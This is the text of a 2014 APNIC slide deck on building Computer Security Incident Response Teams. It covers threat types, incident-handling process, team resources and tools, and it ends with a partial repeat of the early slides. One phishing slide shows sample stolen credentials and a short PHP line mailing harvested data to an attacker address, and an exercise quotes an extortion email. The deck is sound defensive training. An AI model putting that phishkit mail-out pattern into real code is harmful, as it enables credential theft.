Issue Date:
Revision:
Setting up Computer
Security Incident Response
Teams (CSIRTS)
Adli Wahid
Security Specialist
adli@apnic.net
05 June 2014
V 1.1
About Me
•  Adli Wahid
•  Current Role
–  Security Specialist, APNIC
•  Previous Roles
–  Cyber Security Manager, Bank of Tokyo-Mitsubishi UFJ
–  VP Cyber Security Response Services, CyberSecurity Malaysia &
Head of Malaysia CERT (MYCERT)
–  Lecturer, International Islamic University Malaysia
•  Follow APNIC and me on Twitter!
–  @apnic && @adliwahid
3
Agenda
•  Cyber Threats Landscape
•  Setting up Computer / Cyber Security Response Team
•  Tools for incident handling and analysis
•  Exercises
4
1.0 Cybersecurity & the Threat Landscape
5

So you do ‘Security’?
6
7

Cyber Security Frame Work
•  How do we think about security?
•  Ensuring the CIA
–  Confidentiality, Integrity, Availability
•  Collection of activities to address Risk
–  Risk = Threats x Vulnerabilities
–  Dealing with the Known & and Unknown
•  People, Process, Technology
•  Dynamic & Continuous Approach
–  Including Learning from Incidents
–  Applying Best Current Practices
8
C
I
A

NIST Cyber Security Framework
9
RESPOND
The Threat Landscape
•  Highlights of cyber security incidents
•  What they mean for a CERT / CSIRT?
•  Understanding risk and impact associated with the threats
or incidents
•  Thinking about actions required for dealing with the
incidents
10

Cyber Threats
•  Malware Related
•  Data Breaches
•  Distributed Denial of Service Attacks
•  Web Defacement
•  Spam
•  Phishing
•  Scanning / Attempts
•  Content Related
11
Malware-Related

•  The Problem
–  Malicious software have different infection
vectors and ‘payloads’
–  Different consequences once a computer is
infected
–  Millions of infected Computers
–  Complex ‘infrastructure’ for spreading malware
and controlling infected computers
12
Malware-Related
•  Different Types of Malware
–  Bots & Botnets
–  Ransomware

–  ExploitKits
•  What do CSIRTs have to Handle?
–  Infected computers
–  Infection points
•  Command & Controls
•  Web Sites
–  Organise Take-Downs Efforts (Conficker, DNSChanger)
–  Write Advisory (for removal)
–  Work with Law Enforcement Agencies
13
14
15

DNS Changer Working Group
http://www.dnwg.org

Botnet Mitigation Techniques
16
Source: www.enisa.europa.eu

DoS and DDoS
•  DoS:
–  source of attack small # of nodes
–  source IP typically spoofed
•  DDoS
–  From thousands of nodes
–  IP addresses often not spoofed
•  What you need to Handle
–  Source of DDoS attack
•  What if IP is spoofed?
–  Victim of DDoS attack
–  Services/Sites facilitating DDoS attacks
•  Help promote BCP38 / Source Address Validation too!
17

Distributed DoS: DDos
18
Internetattacker
victim
bot
bot
bot
bot
Attacker takes over many machines,
called “bots”. Potential bots are
machines with vulnerabilities.
bot processes wait
for command from
attacker to flood a target

DDoS: Reflection attack
19
attacker
victim
DNS server
DNS server
DNS server
DNS server
request
request
request
request
reply
reply
reply
reply
Source IP =
victim’s IP
DDoS: Reflection attack
•  Spoof source IP address = victim’s IP
•  Goal: generate lengthy or numerous replies for short
requests: amplification
–  Without amplification: would it make sense?
•  January 2001 attack:
–  requests for large DNS record
–  generated 60-90 Mbps of traffic
•  Reflection attack can be also be done with Web and other
services
20
21

Source: https://dnsscan.shadowserver.org/index.html
Shadow Server - Open Resolver Scanning Project

Data Breaches
•  The Problem
–  Thousands and Hundreds of Credentials (username and passwords)
being exposed and shared publicly
•  By accident or or purpose
•  i.e. on scribd
•  CSIRTs/CERTs are contacted to handle / co-ordinate so
that accounts are not further abused
•  Handling
–  Contacting the owners of credentials
–  Contacting owner of system where credentials are being dumped
•  SQL injection vulnerability, Misconfiguration
–  Improving authentication mechanism (2FA?)
–  Removing the credentials
22

Phishing
•  The Problem
–  Active attempt to trick users to give credentials
–  Use a combination of email, social media and fake websites
•  What needs to be handled
–  Source of Phishing Email
–  Fake website
–  Credentials stolen
–  Accounts or sites collecting phishing credentials (drop sites)
23

Dear Intelligent User, 	

We have introduced a new
security feature on our website.
Please reactivate your account
here: http://www.bla.com.my	

p.s This is NOT a Phish Email	

Login	

Password	

din:1234567
joey:cherry2148
boss:abcdefgh123
finance:wky8767
admin:testtest123
<?
$mailto=‘criminal@gmail.com’;
mail($mailto,$subject,
$message);
?>
Phishing Example
24
1	

 2	

3	

4
Spam
•  The Problem
–  Unsolicited Emails
–  Waste of bandwith, cost money
–  Leads to other problems
•  What you need to handle
–  Source of email
25

Spam with Malware
26

Only 5 out of 42
AVs Detect This
27
Compromised Web Sites
•  The Problem
–  Web sites compromised leading to defacement or abused for other
types of attacks
–  Possibly caused by
https://www.owasp.org/index.php/
Category:OWASP_Top_Ten_Project
–  Mass Defacements
–  Pre-Announced Attacks
•  What you need to handle / co-ordinate
–  Contacting owner of the website
–  Handling the source of attack
28
Recap on Cyber Threats
•  Understanding the different types of cyber threats is the first
step before you start handling or responding to the
incidents
•  Abuse or IRT contacts could be the first to be contacted
•  Questions to ask
–  How does it work?
–  What are the impact?
–  What do we have to ‘handle’?
–  Who should I contact / escalate?
–  What should be prioritized?
•  CSIRTS/CERTS can be contacted at the different stages of
the attacks or incidents
29
2.0 Incident handling &
Response Framework
30
Outcomes of this Module
1.  Understand the importance of responding and handling
security incidents
2.  Familiar with the requirements for setting up a CERT /
CSIRT
3.  Identify organisations to connect with for collaboration &
cooperation
31
32

Incidents Happens!
•  Despite your best efforts keep the internet
safe, secure and reliable – things
happens
•  What we have seen
–  Malware, Botnets, Exploit Kits, Ramsomware,
DDoS Attacks, Anonymous, 0-days, Web
Defacement
–  Data Breaches and Disclosures
–  And Many more!
•  What is the worst that can happen to
you?
33
Incident Happens! (2)
•  Incident may affect
–  Your Organisation
–  Your Customers
–  Your country (think Critical Infrastructure)
•  Must be managed in order to
–  Limit Damage
–  Recover (Fix/Patch)
–  Prevent recurrence
–  Prevent Further Abuse
34
Exercise-1
•  You might have an incident already
•  Visit www.zone-h.com/archive
•  Enable filters
–  Insert domain
•  Let’s Discuss
–  What can we learn from this?
–  What is the risk for publication of defaced websites?
–  Going back to our formula: Risk = Threats + Vulnerabilities
35
Exercise-1: Discussion
•  Detection
–  How do I know about incidents affecting me
•  Analysis
–  How ‘bad’ is the situation
–  Google for ZeusTracker, MalwareDomainList
•  Recover
–  How do I fix this
•  Lessons Learned
–  How can we prevent this happening in the future
–  Think PPT!
–  Can series of action be co-ordinated?
36

Whois Database IRT Object
•  IRT - Incident Response Team
•  Reporting of network abuse can be directed to specialized
teams such as Incident Response Teams (IRTs)
•  Implemented in AP region by policy Prop-079 in November
2010.
–  Mandatory for inetnum, inet6num and aut-num, objects created and
updated in whois database
•  In essence, the contact information must be reachable and
can do something about an incident!
37
inetnum: 1.1.1.0 - 1.1.1.255
netname: APNIC-LABS
descr: Research prefix for APNIC Labs
descr: APNIC
country: AU
admin-c: AR302-AP
tech-c: AR302-AP
mnt-by: APNIC-HM
mnt-routes: MAINT-AU-APNIC-GM85-AP
mnt-irt: IRT-APNICRANDNET-AU
status: ASSIGNED PORTABLE
changed: hm-changed@apnic.net 20140507
changed: hm-changed@apnic.net 20140512
source: APNIC
irt: IRT-APNICRANDNET-AU
address: PO Box 3646
address: South Brisbane, QLD 4101
address: Australia
e-mail: abuse@apnic.net
abuse-mailbox: abuse@apnic.net
admin-c: AR302-AP
tech-c: AR302-AP
auth: # Filtered
mnt-by: MAINT-AU-APNIC-GM85-AP
changed: hm-changed@apnic.net 20110922
source: APNIC
Whois Database Incident Response
Team Object
38
What is incident?
•  ITIL terminology defines an incident as:
–  Any event which is not part of the standard operation of a service and
which causes, or may cause, an interruption to, or a reduction in, the
quality of that service
•  ISO27001 defines an incident as:
–  any event which is not part of the standard operation of a service and
which causes or may cause an interruption to, or a reduction in, the
quality of that service.
39
Incident Response vs. Incident Handling?
•  Incident Response is all of the technical components
required in order to analyze and contain an incident.
–  Skills: requires strong networking, log analysis, and forensics skills.
•  Incident Handling is the logistics, communications,
coordination, and planning functions needed in order to
resolve an incident in a calm and efficient manner.
[isc.sans.org]
40
What is Event?
•  An “event” is any observable occurrence in a system and/or
network
•  Not all events are incidents but all incidents are events
41
Objective of Incident Response
•  To mitigate or reduce risks associated to an incident
•  To respond to all incidents and suspected incidents
based on pre-determined process
•  Provide unbiased investigations on all incidents
•  Establish a 24x7 hotline/contact – to enable
effective reporting of incidents.
•  Control and contain an incident
–  Affected systems return to normal operation
–  Recommend solutions – short term and long term solutions
42
Dealing with Incidents – Bottom Line
•  What happens if you don’t deal with incidents?
–  Become Tomorrow’s Headline (Image)
–  I or Domain Blacklisted (Availability & Financial Loss)
•  Linked to Criminals
•  The World needs you!
–  Trusted point of contact (information on infected or compromised hosts
–  Doing your bit to keep the Internet a safe and secure place for
everyone!
43
The CSIRT Organisation
•  Defining the CSIRT Organisation
•  Mission Statement
–  High level definition of what the team will do
•  Constituency
–  Whose incidents are we going to be handling or responsible for
–  And to what extent
•  CSIRT position / location in the Organisation
•  Relation to other teams (or organisations)
44
Possible Activities of CSIRTs
• Incident Handling
• Alerts & Warnings
• Vulnerability Handling
• Artefact Handling
• Announcements
• Technology Watch
• Audits/Assessments
• Configure and Maintain Tools/
Applications/Infrastructure
• Security Tool Development
• Intrusion Detection
• Information Dissemination
• Risk Analysis
• Business Continuity Planning
• Security Consulting
• Awareness Building
• Education/Training
• Product Evaluation
List from CERT-CC (www.cert.org/csirts/)
45
Operations & Availability
•  Incidents don’t happen on a particular day or time
•  How to ensure 24 x7 reachability?
–  IRT Object In WHOIS Database
–  Email (Mailing List)
–  Phone, SMSes
–  Information on the Website
–  Relationship with National CSIRTs and Others Relevant
Organisations
•  ISPS, Vendors, Law Enforcement Agencies
46
Different kinds of CSIRTs
•  The type of activities, focus and capabilities may be
different
•  Some examples
–  National CSIRTs
–  Vendor CSIRTs
–  (Network & Content) Providers Teams
47
Resources Consideration (1)
•  People, Process and Technology Requirements
•  People
–  Resources for:
•  Handling Incidents Reports (Dedicated?)
•  Technical Analysis & Investigation
–  What kinds of skills are required ?
•  Familiarity with technology
•  Familiarity with different types of security incidents
•  Non Technical skills – Communication, Writing
•  Trustworthiness
48
Resources Requirements (2)
•  Process & Procedures
–  Generally from the beginning of incident till when we resolve the
incident
–  Including lessons learned & improvement of current policies or
procedures
–  Must be clear so that people know what do to
–  Importance
•  Specific Procedures for Handling Specific types of Incidents
–  Malware Related
–  DDoS
–  Web Defacement
–  Fraud
–  Data Breach
49

Source: Special Publication 800-61* Computer Security Incident Handling Guide page 3-1	

* http://csrc.nist.gov/publications/nistpubs/800-61-rev1/SP800-61rev1.pdf 	

Incident Response/ & Handling
50

Applying the Framework -
Responding to a DDOS Incident
1.  Preparation
2.  Identification
3.  Containment
4.  Remediation
5.  Recovery
6.  Aftermath/Lessons Learned
51
Reference: cert.societegenerale.com/resources/files/IRM-4-DDoS.pdf

Example Team Structure
•  First Level
–  Helpdesk, Perform Triage
•  2nd Level
–  Specialists
•  Network Forensics
•  Malware Specialists
•  Web Security Specialists
•  Overall Co-ordination
52
Understanding Role of Others in the
Organisation
•  Different roles in the organisations
–  CEO: to maximise shareholder value
–  PR officer: to present a good image to the press
–  Corporate Risk: to care about liabilities, good accounting, etc.
–  CSIRT: to prevent and resolve incidents
•  Don’t assume these interests automatically coincide - but
with your help, they can !
53

Technical 	

Non-
Technical	

Incident Response/Handling – Skills /
Activities Overview
54
Logistics	

Coordination	

Communication	

Planning	

Log Analysis	

Forensics	

Network 	

Reversing
Resources Requirements

•  Technology / Tools
•  Essentially 2 parts
–  For handling Incidents & Incidents Related Artifacts
•  Managing tickets, secure communications, etc
•  RTIR, OTRS, AIRT are some good examples
–  Tools & Resources for Analysis & Investigation
•  Depending on the type of work that is required
•  For performing:
–  Hosts Analysis, Log Analysis, Traffic Analysis, Network
Monitoring, Forensics, Malware Analysis
–  Tools that support standards for exchanging Threat Intels
with other teams (STIX & TAXII)
55

OTRS
Fax
server
Email
Phone
Web
form
SMS
IDS
alerts
Other
Sources
56
Example: Incident Reporting Channels
Integration with OTRS

Phish Response Checklist
1.  Analyse / Report of Spam
2.  Phishing Site Take Down
–  Removal / Suspension
–  Browser Notification
3.  Phishing Site Analysis
–  Phishkits ?
4.  Credentials ‘Stolen’
–  Notify Users
5.  Report / Escalation
6.  Lessons Learned
57

Advisories and Alerts
•  Scenarios that potentially require Advisory or Alert
–  Incident that could potential have a wide-scale impact
–  Examples
•  Declaration by attacker to launch attack
•  Critical vulnerability of ‘popular’ software in the constituency
•  Some types of Incidents Require action by those in your
consituencies
–  They have to apply the patch themselves
–  Their network or systems are not reachable to you
–  They must perform additional risk assessment
–  Perform check so that to ensure that they are not vulnerable
58
Advisories and Alerts (2)
•  Content
–  Should be clear & concise
•  What is impacted
•  If fix available or workaround
–  Shouldn’t be confusing
–  Guide on how to determine or apply fix could be useful
•  Distribution of advisory and alerts
–  Preparation of targeted list based on industry, common systems,
groups
–  Using suitable platforms to reach out (including media)
–  Goal is to reach out as quick as possible the right
•  Special Programs with Vendors
–  Early alert – i.e. Microsoft
59
Working with Law Enforcement
Agencies & Judiciary Sector
•  Some incidents have elements of crime
–  ‘Cyber’ or non-cyber laws
–  Regulatory framework
•  Implication
–  Must work with Law Enforcement Agency (must notify)
–  Preservation of digital evidence (logs, images, etc)
•  Proper configuration of systems, time etc
–  Working together with LEAs to investigate
•  Monitoring, recording and tracking
•  Responding to requests
•  Training and Cyber Security Exercises can help to create
awareness
60
Collaboration & Information Sharing
•  Bad guys work together, Good guys should too!
•  Make yourself known, establish trust, collaborate and learn from
others
•  Association of CSIRTS
–  National CSIRTs groups (in some countries)
–  Regional – APCERT, OIC-CERT, TF-CSIRT
–  Global – FIRST.org
•  Closed & Trusted Security Groups
–  NSP-SEC
–  OPS-TRUST
•  Getting Feeds about your constituencies (and sharing with them)
–  ShadowServer Foundation
–  Team Cymru
–  Honeynet Project
61
Getting Involved
•  Global Take Downs / Co-ordinated Response
–  DNSChanger Working Group
–  Conficker Working Group
•  Cyber Security Exercises
–  Multiple Teams & Multiple Scenarios activities
–  Getting to know your peers and improving internal processes as
capabilities
–  Example: APCERT Drill, ASEAN Drill, etc
•  Helping Promote Best Practices & Awareness
–  Source Address Validation (BCP 38)
–  APWG Stop – Think – Connect (APWG.org)
62
Collaboration & Co-operation
•  Check out some of the security organisations mentioned
earlier
–  APCERT – http://www.apcert.org
–  FIRST – http://www.first.org
–  ShadowServer Foundation http://www.shadowserver.org
–  Team Cymru - https://www.team-cymru.org/Services/
–  Honeynet Project – http://www.honeynet.org
63
Managing CSIRT
•  Having sufficient resources is critical to maintain cert / csirt
operation
•  Consider having funds for traveling to participate in
workshops, training and meetings
64
3.0 Free / Open Source Tools
65
About this Module
•  This module covers some publicly available tools that can
be used for managing incident reports and performing
(initial) analysis
•  Depending on the nature of the incident, different sets of
tools will have to be used by the incident responder
•  It is by no means comprehensive but useful to gain initial
insights when handling an incident
66
Managing Incident Reports
•  There may be multiple ways to contact a CERT / CSIRT
–  Email, Web Form, Fax, Security Systems
–  Should ensure that reports (tickets) are attended to
•  Workflow System for managing abuse reports and artifacts
–  Web-based system
–  Reflect policies for incident response / handling activities
–  Artifacts: Logs, executables
–  Generate reports for review and lessons learned
•  Some Solutions:
–  RTIR: RT for Incident Response http://bestpractical.com/rtir/
–  OTRS: https://www.otrs.com/software/open-source/
67
Malicious software, files, URLs
analysis service
1.  Malwr Sandbox
–  http://www.malwr.com
–  Based on Cuckoo Sandbox (Open Source)
2.  Anubis
–  http://anubis.iseclab.org/
3.  VirusTotal
–  http://www.virustotal.com
4.  Wepawet
–  http://wepawet.iseclab.org/
68
Spam and Web Defacement
•  Spam Header Analysis
–  http://mxtoolbox.com/Public/Tools/EmailHeaders.aspx
•  Zone-H Defacement Archive
–  http://www.zone-h.com
69
Whois Database & Passive DNS
•  The whois database is an indispensable tool for incident
handling.
•  RIR’s whois database gives information about a network i.e.
who is the point contact
•  But we need historical data on who use to own it
–  May show something suspicious
•  Passive DNS:
–  http://www.bfk.de/bfk_dnslogger.html
70
Abuse Information about your
Network
•  There are multiple initiatives on the Internet that could be of use
to gain information about abuses or potential abuses on your
network
1.  Abuse.ch – Zeus, SpyEye, Palevo, Feodo malware Tracker i.e.
http://zeustracker.abuse.ch
2.  Malware Domain List
–  http://www.malwaredomainlist.com/
–  http://www.malwaredomains.com/
3.  Open DNS Resolvers
–  http://openresolverproject.org/
71
Secure Communication Tools
•  Best Practice to have use GnuPG/PGP for communication
–  For signing and/or encrypting messages
–  Extremely useful for information sharing (especially on need to know
basis)
•  Keys that belong to others (teams or individuals) are
published on public PGP key servers
–  http://pgp.mit.edu
•  ‘Key-signing’ parties are common at CSIRT meetings or
gathering
72
4.0 Exercises (Discussion)
73
Exercise – 1
•  Defining your CERT/CSIRT based on RFC2350
–  RFC2350 - Expectations for Computer Security Incident Response
–  https://www.rfc-editor.org/rfc/rfc2350.txt
74

Exercise 2 – From .RU (or somewhere)
with Love
75
Date: Day, Month 2011
Subject: Partnership
From: Attacker
To: Victim
Your site does not work because We attack your site.
When your company will pay to us we will stop attack.
Contact the director. Do not lose clients.
Exercise 3 – Writing a Security
Advisory
•  Information about critical vulnerability affecting a popular
application.
•  Write a security advisory to your constituent explaining the
situation and action required of them
76
Recap
•  We have covered
–  The bigger picture – Managing Risks and Cyber Security
–  The need to respond to incidents
–  Setting up Security Response Teams
•  Defining the Team & Team Structure
•  Resources required
•  Policies, SOPs, SLAs
•  Tools for incident handlers
•  Making yourself known and working with others

•  Keep Calm & Incident Response!
77
Questions ?
Keep in touch!
Adli Wahid
adli@apnic.net
Check out:
http://training.apnic.net
78
APNIC Survey 2014
•  11 -22 June 2014
•  Opportunity to provide input on APNIC’s performance,
development, and future direction
•  Contributes to APNIC’s future planning processes
•  Run by an impartial, independent research organization
•  Confidentiality of respondents guaranteed
79
survey.apnic.net
You’re Invited!
•  APRICOT 2015: Fukuoka, Japan, 24 Feb-6 Mar 2015
80

Setting up CSIRT

  • 1.
    Issue Date: Revision: Setting upComputer Security Incident Response Teams (CSIRTS) Adli Wahid Security Specialist adli@apnic.net 05 June 2014 V 1.1
  • 2.
    About Me •  AdliWahid •  Current Role –  Security Specialist, APNIC •  Previous Roles –  Cyber Security Manager, Bank of Tokyo-Mitsubishi UFJ –  VP Cyber Security Response Services, CyberSecurity Malaysia & Head of Malaysia CERT (MYCERT) –  Lecturer, International Islamic University Malaysia •  Follow APNIC and me on Twitter! –  @apnic && @adliwahid 3
  • 3.
    Agenda •  Cyber ThreatsLandscape •  Setting up Computer / Cyber Security Response Team •  Tools for incident handling and analysis •  Exercises 4
  • 4.
    1.0 Cybersecurity &the Threat Landscape 5
  • 5.
    So you do‘Security’? 6
  • 6.
  • 7.
    Cyber Security FrameWork •  How do we think about security? •  Ensuring the CIA –  Confidentiality, Integrity, Availability •  Collection of activities to address Risk –  Risk = Threats x Vulnerabilities –  Dealing with the Known & and Unknown •  People, Process, Technology •  Dynamic & Continuous Approach –  Including Learning from Incidents –  Applying Best Current Practices 8 C I A
  • 8.
    NIST Cyber SecurityFramework 9 RESPOND
  • 9.
    The Threat Landscape • Highlights of cyber security incidents •  What they mean for a CERT / CSIRT? •  Understanding risk and impact associated with the threats or incidents •  Thinking about actions required for dealing with the incidents 10
  • 10.
    Cyber Threats •  MalwareRelated •  Data Breaches •  Distributed Denial of Service Attacks •  Web Defacement •  Spam •  Phishing •  Scanning / Attempts •  Content Related 11
  • 11.
    Malware-Related •  The Problem – Malicious software have different infection vectors and ‘payloads’ –  Different consequences once a computer is infected –  Millions of infected Computers –  Complex ‘infrastructure’ for spreading malware and controlling infected computers 12
  • 12.
    Malware-Related •  Different Typesof Malware –  Bots & Botnets –  Ransomware –  ExploitKits •  What do CSIRTs have to Handle? –  Infected computers –  Infection points •  Command & Controls •  Web Sites –  Organise Take-Downs Efforts (Conficker, DNSChanger) –  Write Advisory (for removal) –  Work with Law Enforcement Agencies 13
  • 13.
  • 14.
    15 DNS Changer WorkingGroup http://www.dnwg.org
  • 15.
  • 16.
    DoS and DDoS • DoS: –  source of attack small # of nodes –  source IP typically spoofed •  DDoS –  From thousands of nodes –  IP addresses often not spoofed •  What you need to Handle –  Source of DDoS attack •  What if IP is spoofed? –  Victim of DDoS attack –  Services/Sites facilitating DDoS attacks •  Help promote BCP38 / Source Address Validation too! 17
  • 17.
    Distributed DoS: DDos 18 Internetattacker victim bot bot bot bot Attackertakes over many machines, called “bots”. Potential bots are machines with vulnerabilities. bot processes wait for command from attacker to flood a target
  • 18.
    DDoS: Reflection attack 19 attacker victim DNSserver DNS server DNS server DNS server request request request request reply reply reply reply Source IP = victim’s IP
  • 19.
    DDoS: Reflection attack • Spoof source IP address = victim’s IP •  Goal: generate lengthy or numerous replies for short requests: amplification –  Without amplification: would it make sense? •  January 2001 attack: –  requests for large DNS record –  generated 60-90 Mbps of traffic •  Reflection attack can be also be done with Web and other services 20
  • 20.
  • 21.
    Data Breaches •  TheProblem –  Thousands and Hundreds of Credentials (username and passwords) being exposed and shared publicly •  By accident or or purpose •  i.e. on scribd •  CSIRTs/CERTs are contacted to handle / co-ordinate so that accounts are not further abused •  Handling –  Contacting the owners of credentials –  Contacting owner of system where credentials are being dumped •  SQL injection vulnerability, Misconfiguration –  Improving authentication mechanism (2FA?) –  Removing the credentials 22
  • 22.
    Phishing •  The Problem – Active attempt to trick users to give credentials –  Use a combination of email, social media and fake websites •  What needs to be handled –  Source of Phishing Email –  Fake website –  Credentials stolen –  Accounts or sites collecting phishing credentials (drop sites) 23
  • 23.
    Dear Intelligent User, We have introduced a new security feature on our website. Please reactivate your account here: http://www.bla.com.my p.s This is NOT a Phish Email Login Password din:1234567 joey:cherry2148 boss:abcdefgh123 finance:wky8767 admin:testtest123 <? $mailto=‘criminal@gmail.com’; mail($mailto,$subject, $message); ?> Phishing Example 24 1 2 3 4
  • 24.
    Spam •  The Problem – Unsolicited Emails –  Waste of bandwith, cost money –  Leads to other problems •  What you need to handle –  Source of email 25
  • 25.
  • 26.
    Only 5 outof 42 AVs Detect This 27
  • 27.
    Compromised Web Sites • The Problem –  Web sites compromised leading to defacement or abused for other types of attacks –  Possibly caused by https://www.owasp.org/index.php/ Category:OWASP_Top_Ten_Project –  Mass Defacements –  Pre-Announced Attacks •  What you need to handle / co-ordinate –  Contacting owner of the website –  Handling the source of attack 28
  • 28.
    Recap on CyberThreats •  Understanding the different types of cyber threats is the first step before you start handling or responding to the incidents •  Abuse or IRT contacts could be the first to be contacted •  Questions to ask –  How does it work? –  What are the impact? –  What do we have to ‘handle’? –  Who should I contact / escalate? –  What should be prioritized? •  CSIRTS/CERTS can be contacted at the different stages of the attacks or incidents 29
  • 29.
    2.0 Incident handling& Response Framework 30
  • 30.
    Outcomes of thisModule 1.  Understand the importance of responding and handling security incidents 2.  Familiar with the requirements for setting up a CERT / CSIRT 3.  Identify organisations to connect with for collaboration & cooperation 31
  • 31.
  • 32.
    Incidents Happens! •  Despiteyour best efforts keep the internet safe, secure and reliable – things happens •  What we have seen –  Malware, Botnets, Exploit Kits, Ramsomware, DDoS Attacks, Anonymous, 0-days, Web Defacement –  Data Breaches and Disclosures –  And Many more! •  What is the worst that can happen to you? 33
  • 33.
    Incident Happens! (2) • Incident may affect –  Your Organisation –  Your Customers –  Your country (think Critical Infrastructure) •  Must be managed in order to –  Limit Damage –  Recover (Fix/Patch) –  Prevent recurrence –  Prevent Further Abuse 34
  • 34.
